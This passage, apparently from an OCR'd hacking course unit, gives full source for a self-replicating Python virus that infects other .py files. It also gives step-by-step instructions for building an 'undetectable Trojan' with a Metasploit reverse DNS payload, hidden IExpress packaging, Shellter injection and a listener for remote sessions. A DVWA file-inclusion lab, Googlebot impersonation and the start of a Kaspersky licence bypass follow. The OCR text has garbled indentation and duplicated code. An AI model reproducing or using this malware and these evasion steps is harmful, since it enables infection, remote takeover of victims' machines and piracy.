47
48    def summon_chaos():
49   # the virus payload
50   print("We are sick, \n we can't be cured")
51
52# entry point
53
54    try:
55   # retrieve the virus code from the current infected script
56   virus_code = get_virus_code()
57
58   # look for other files to infect
59   for file in find_files_to_infect():
60       infect(file, virus_code)
61
62   # call the payload
63   summon_chaos()
64
```

```
65    # except:
66    #     pass
67
68    finally:
69   # delete used names from memory
70   for i in list(globals().keys()):
71       if(i[0] != '_'):
72      exec('del {}'.format(i))
73
74   del i
75
76    # end-virus
```

Let's try it putting this virus in a directory with just another .py file and let see if the infection starts. Our victim will be a simple program named [numbers.py] (http://numbers.py) that returns some random numbers, like this:

```
1 # numbers.py
2
3      import random
4
5      random.seed()
6
7      for _ in range(10):
8      print (random.randint(0,100))
```

When this program is executed it returns 10 numbers between 0 and 100, super useful!

Now, in the same directory, I have my virus. Let's execute it:

```
1/playgrounds/python/first python ./first.py
02:30:42 PM

2We are sick,

3we can't be cured
```

As you can see, our virus has started and has executed the payload. Everything is fine, but what happened to our [numbers.py] (http://numbers.py) file? It should be the victim of the infection, so let's see its code now

```
copy 1# begin-virus
 2
 3import glob
 4
 5def find_files_to_infect(directory = "."):
 6    return [file for file in glob.glob("*.py")]
 7
 8def get_content_of_file(file):
 9    data = None
10     with open(file, "r") as my_file:
11         data = my_file.readlines()
12
13     return data
14
15     def get_content_if_infectable(file):
16     data = get_content_of_file(file)
17     for line in data:
18    if "# begin-virus" in line:
19     return None
20     return data
21
22           def infect(file, virus_code):
23           if (data:=get_content_if_infectable(file)):
24             with open(file, "w") as infected_file:
25            infected_file.write("".join(virus_code))
26            infected_file.writelines(data)
```

```
27
28          def get_virus_code():
29
30  virus_code_on = False
31  virus_code = []
32
33  code = get_content_of_file(__file__)
34
35  for line in code:
36   if "# begin-virus\n" in line:
37   virus_code_on = True
38
39      if virus_code_on:
40      virus_code.append(line)
41
42      if "# end-virus\n" in line:
43      virus_code_on = False
44      break
45
46  return virus_code
47
48  def summon_chaos():
49  # the virus payload
50  print("We are sick, \n we can't be cured")
51
52 # entry point
53
54   try:
55  # retrieve the virus code from the current infected script
```

```
    virus_code = get_virus_code()

    # look for other files to infect
    for file in find_files_to_infect():
        infect(file, virus_code)

    # call the payload
    summon_chaos()

# except:
#     pass

    finally:
    # delete used names from memory
    for i in list(globals().keys()):
        if(i[0] != '_'):
            exec('del {}'.format(i))

    del i

# end-virus
# numbers.py

import random

random.seed()

for _ in range(10):
  print (random.randint(0,100))
```

And as expected, now we have our virus before the real code.

Let's create another .py file in the same directory, just a simple "hello world" program:

copy1/playgrounds/python/first ☐ echo 'print("hello world")' > hello.py

and now, let's execute the numbers.py program:

1/playgrounds/python/first ☐ python numbers.py
02:35:12 PM

2We are sick,

3 we can't be cured

435

543

689

737

892

971

104

1121

1283

1347

As you can see, the program still does whatever it was expected to do (extract some random numbers) but only after having executed our virus, which has spread to other *.py files in the same directory and has executed the payload function. Now, if you look at the [hello.py] (http://hello.py) file, you will see that it has been infected as well, as we can see running it:

1/playgrounds/python/first ☐ python hello.py
02:40:01 PM

2We are sick,

3we can't be cured

4hello world

Creating a Tojran

Although a Trojan horse virus is referred to using the term virus, it is actually a malicious code or software rather than a virus. A common type of malware, a Trojan resembles a reputable, trusted application or file that convinces the user it is safe to download onto computers or laptops. When the user downloads and executes the malicious software onto a device, the malware contained within is activated. Once the Trojan malware is downloaded and activated, cyber criminals can take control of the device itself, lockout the user with ransomware attacks, or perform whatever malicious threats the designer hand in mind.

How does Trojan Horses work?

Trojan viruses work by taking advantage of a lack of security knowledge by the user and security measures on a computer, such as an antivirus and antimalware software program. A Trojan typically appears as a piece of malware attached to an email. The file, program, or application appears to come from a trusted source. As the user views the email attachment, the trusted source it comes from has the potential to be a ruse. The goal is to get the user to download and open the file.

Once this happens, malware or other malicious content is installed and activated on the computer or other devices. One common form of attack is to have malicious content spread to other files on the device and damage the computer. How it goes about doing this varies from one Trojan to the next. It is all in the design and intent of the hackers that built the Trojan malware.

One item to remember when adopting security measures to combat Trojans is the performance of a Trojan. Although the term Trojan virus is often used, Trojans are more accurately described as Trojan malware. A virus is capable of executing and replicating itself on computers and mobile devices. Trojan malware cannot do this. The user has to execute the Trojan and it then goes on to perform the action designed by the hackers behind it.

How Does a Trojan Horse Infect a Computer?

A Trojan horse infects a computer from the inside, much like the ancient Greek's Trojan horse. Just as Troy was tricked into bringing the horse in thinking it was an honorary symbol to end the war, users download and activate the Trojan horse on their own. How the Trojan horse infects a computer depends on its design. The primary goal of a Trojan horse as it infects a computer is to:

- Delete data on the device
- Copy data to steal and sell or use for other nefarious purposes
- Modify data
- Block data or access to data
- Disrupt the performance of the target computer and/or network

What are the Types of Trojan Horse?

There are numerous different types of malware that threaten computers and other devices in a Trojan attack. Trojan malware takes on various forms and can infect a device from a number of different entry points. The following is a list of the common types of Trojan horse malware, but it should not be considered an all-inclusive list of possible Trojan threats:

- **Backdoor Trojan:** these Trojans create a virtual "backdoor" to a computer that allows hackers remote access to the computer. As such, hackers can download user data and easily steal it. Even worse, a backdoor allows a cyber criminal to upload additional malware to the device.
- **DDoS Trojan:** known as a Distributed Denial of Service, these types of Trojans take down a network by flooding it with additional traffic it cannot sustain.
- **Downloader Trojan:** this type of Trojan targets an already-infected computer to download and install new versions of malicious threats. This includes both Trojans and adware, as examples.
- **Fake AV Trojan:** these Trojans behave like antivirus programs or software, but rather than stealing data it seeks to demand money from the user to detect and remove threats. These threats could be real or fake.
- **Game-thief Trojan:** this type of Trojan is largely aimed at online gamers and seeks to steal account information that could include credit card information.
- **Infostealer Trojan:** this kind of malware does just as the name suggests. It seeks to steal data on infected computers.
- **Malfinder Trojan:** the goal of this malware is to steal email addresses accumulated on specific computers and devices.
- Ransom Trojan: one of the most troublesome Trojans, these threats seek a financial ransom from the user to undo the damage to the computer. It can also block data and impair the performance of the computer.
- **Remote Access Trojan:** a remote access Trojan gives the attacker full control over a computer using a remote network connection. There multiples goals for this type of attack that include stealing information or spying on network activity.

How Do You Remove a Trojan?

If a user discovers a Trojan horse it can be removed using manual operations or software programs. Removing a Trojan can be difficult because it is possible for hidden files to exist on the computer. If a Trojan horse is discovered, the malicious threats can be removed by

- Identifying the file or files infected and removing it from the system
- Disable the function of System restore
- Restart the computer and press F8 (Windows PCs) and select safe mode to start up the computer
- Use Add or Remove Programs in the control panel to remove the programs affected by the Trojan horse
- Remove extensions by deleting files of a program within the Windows System folder

While you can follow these manual steps on a personal computer, it is not an effective approach for Trojan viruses that infect enterprise computer systems. In this case, the situation can be very complex and the best approach is to seek outside help. The benefit for any enterprise network using Avatara's Complete Cloud platform is that its built-in security systems constantly work to prevent Trojan horses and other malware to avoid the problem in the first place.

Things You Will Need For Creating Tojran:

- Kali Linux
- Windows
- A No IP account with a domain name
- A forwarded port on your router
- Shellter

Part 1: Creating the DNS Payload

Using Kali:

1. Open Metasploit on Kali by typing msfconsole in a terminal.
2. Type *use payload/windows/meterpreter/reverse_tcp_dns*.
3. Type *show options*. This will show you that you need to set your lhost and lport.
4. Type *set lhost* (hostname you created, without http://).
5. Type *set lport* (port you have forwarded on your router set for the Kali machine).
6. Type *generate -h*. This will show you the options for generating the payload. You can choose different options but at least do the following.
7. Type *generate -f* (file name you choose for the payload) *-p windows -t raw*. Ex. generate -f DNS -p windows -t raw

8. Exit the terminal and click on Files. Your payload will be in your Home (Unless you set an option for a different location).

9. Transfer the created payload to Windows. (Be aware that your AV might detect it at its current state).

Part 2: Creating the Executable File in Windows

1. Choose option that applies to you. (Important as Shellter does not work with 64-bit executables).

- 32-bit Windows - Navigate to C:\Windows\System32\iexpress.exe (Right click and select run as administrator)
- 64-bit Windows - Navigate to C:\Windows\Sys WOW64 \iexpress. exe (Right click and select run as administrator)

1. Choose Create new Self Extraction Directive File and click next.
2. Click next on the Package Purpose page.
3. Type the title of the package. (This can be anything you want) Ex: Notepad.exe
4. No Prompt, click next.
5. Do not display a license. Click next.
6. Click Add and choose any file on your computer. I choose Notepad.exe in the C:\Windows\System32 folder. Click Next.
7. Click the drop arrow and choose the file name you choose on the last screen. Click Next.
8. Choose Hidden and then click next.
9. No Message. Click Next
10. Click Browse and type a name for your malware file and a destination. Check the Hide File Extracting Progress Animation from user. Click Next.
11. Select No restart and then click next.
12. You can then either choose to save the self extraction directive or don't save. Click Next.
13. Click Next again on the create Package. Then click Finish.

Part 3: Using Both Created Files in Shellter to Create Your Trojan

1. Open the folder that Shellter is in. Right click on Shellter.exe and click Run as Administrator.
2. Type A for Auto.

3. Type N for No.
4. Type the location of your created EXE file from Part 2 and hit enter. Let Shellter do it's thing for 30 seconds to a minute.
5. When asked to choose payload, type C for custom.
6. Type the location of your created payload in Part 1 and hit enter.
7. Type N for No reflective DLL loader.
8. Hit enter and let Shellter finish doing it's thing If it says Injection Verified! you should have a working undetectable Trojan.
9. Hit enter to exit Shellter.

Part 4: Set Up Your Listener

You can either use Metasploit or Armitage. I prefer Armitage so my tutorial will be for that.

1. Go back to Kali.
2. Open Terminal and type *Msfupdate*
3. Once it's done type *apt-get install armitage.*
4. Type *msfdb init*
5. Open Armitage
6. Click Connect
7. Click Yes
8. Once Armitage opens type: *use exploit/multi/handler*
9. Type *set lhost 0.0.0.0*
10. Type *set lport (your port you forwarded in your router)*
11. Type *set payload windows/meterpreter/reverse tcp dns*
12. Type *set exitonsession false*
13. (Optional.) Type *set autorunscript migrate -f*
14. (Optional.) Type *set prependmigrate True*
15. Type *exploit -j*

(Optional steps are to migrate the process automatically so the session does not end before you can do it manually)

Now you should be able to run your undetectable Trojan and get a Meterpreter session.

4.2 SUMMARY

Malware is **intrusive software that is designed to damage and destroy computers and computer systems**. Malware is a contraction for "malicious software." Examples of common malware includes viruses, worms, Trojan viruses, spyware, adware, and ransomware.

4.3 REFERENCES

1) The Basics of Hacking and Penetration Testing

2) Hacking: The Art of Exploitation

3) The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws

4.4 UNIT END EXERCISE

1. Create a virus on your own using C/C++

❖❖❖❖

5

HACKING WEB SERVERS, WEB APPLICATIONS

Unit Structure

5.0 AIM:

Hacking a website by Remote File Inclusion, Disguise as Google Bot to view hidden content of a website, to use Kaspersky for Lifetime without Patch

5.1 FILE INCLUSION ATTACK SIMULATION USING DVWA, LAMP STACK IN DEBIAN 11.

Why use linux based server and not xampp or wamp in windows ?

The common reason being that the paths of resources we try to enter and access in this attack are found only in linux and not in windows. So many of these attack wont work in windows based servers.

5.1.1 Setting up Debian and LAMP stack there.

One can setup Debian as a virtual machine in virtual box, the steps to do that are well versed in this resource : How To Install Debian 10 Buster {Guide With Screenshots} (phoenixnap.com). Hence I am not repeating and writing it down again. For LAMP stack installation I have followed this resource : How To Install Linux, Apache, MariaDB, PHP (LAMP) stack on Debian 10 | DigitalOcean. I don't think I need to repeat the steps again.

Note : use bridged adapter to connect to the apache server from your windows(host) web browser.

5.1.2 Setting DVWA website.

Here I have downloaded the zip file and extracted it in /var/www/html folder after installation and entered the command

sudochmod -R 777 /var/www/html/dvwa

this command will allow the website to be hosted on apache.

Next I have also followed the readme in the dvwa zip file to setup the database in mariadb

Note, if you are using MariaDB rather than MySQL (MariaDB is default in debian), then you can't use the database root user, you must create a new database user. To do this, connect to the database as the root user then use the following commands:

```mysql

mysql> create database dvwa;

Query OK, 1 row affected (0.00 sec)

mysql> create user dvwa@localhost identified by 'p@ssw0rd';

Query OK, 0 rows affected (0.01 sec)

mysql> grant all on dvwa.* to dvwa@localhost;

Query OK, 0 rows affected (0.01 sec)

mysql> flush privileges;

Query OK, 0 rows affected (0.00 sec)

```

Then keep the DVWA config to default containing

variables are set to the following by default:

$_DVWA['db_server'] = '127.0.0.1';

$_DVWA['db_port'] = '3306';

$_DVWA['db_user'] = 'dvwa';

$_DVWA['db_password'] = 'p@ssw0rd';

$_DVWA['db_database'] = 'dvwa';

At this point we need to change the phpini file located in /etc/php/7.4/apache2 folder for php 7.4


To allow for

1. allow_url_fopen = On

2. allow_rul_include = On


also find the ip address of the server using hostname,ifconfig,netstat command

Now you can carry out file inclusion attack



Set the security level of DVWA to low


Then try the file inclusion attack by changing the path ?page=index.php with /etc/passwd or any other linux folder.




Quick way to setup the DVWA virtual machine

If you do not want to install from scratch :

Just download the ovf file and import it in virtualbox, it will create the virtual machine with DVWA installed and all the configuration done.





5.2 DISGUISE AS GOOGLE BOT TO VIEW HIDDEN CONTENT OF A WEBSITE

5.2.1 Simulate GoogleBot to view hidden content of website

Usually we do this using a headless chrome browser(chrome without GUI) and program it with JavaScript to automate web scraping.


Googlebot does scrape the web and can read all things sent by the server in response to the request, these things may include json,xml data as well as certain components in webpage hidden from the end user by javaScript.

We can also simulate the GoogleBot by using Chrome Canary

Download Here : https://www.google.com/intl/en_in/chrome/canary/

Also one can read the step by step guide with screenshots to do the initial setup of bot from

here : https://gentofsearch.com/blog/chrome-googlebot-simulator/




So this can be a simulation.


5.3 KASPERSKY LIFETIME VALIDITY

This trick should work with old versions of Kaspersky AV software but it has been a long time since this topic was relevant in hacking and authors could perform this practical at that time. Since then Kaspersky has changed a lot of things and this may not work at all.


5.3.1 Install Kaspersky AV



1. Then disable self defence in settings




2. Open regedit or registry editor in windows

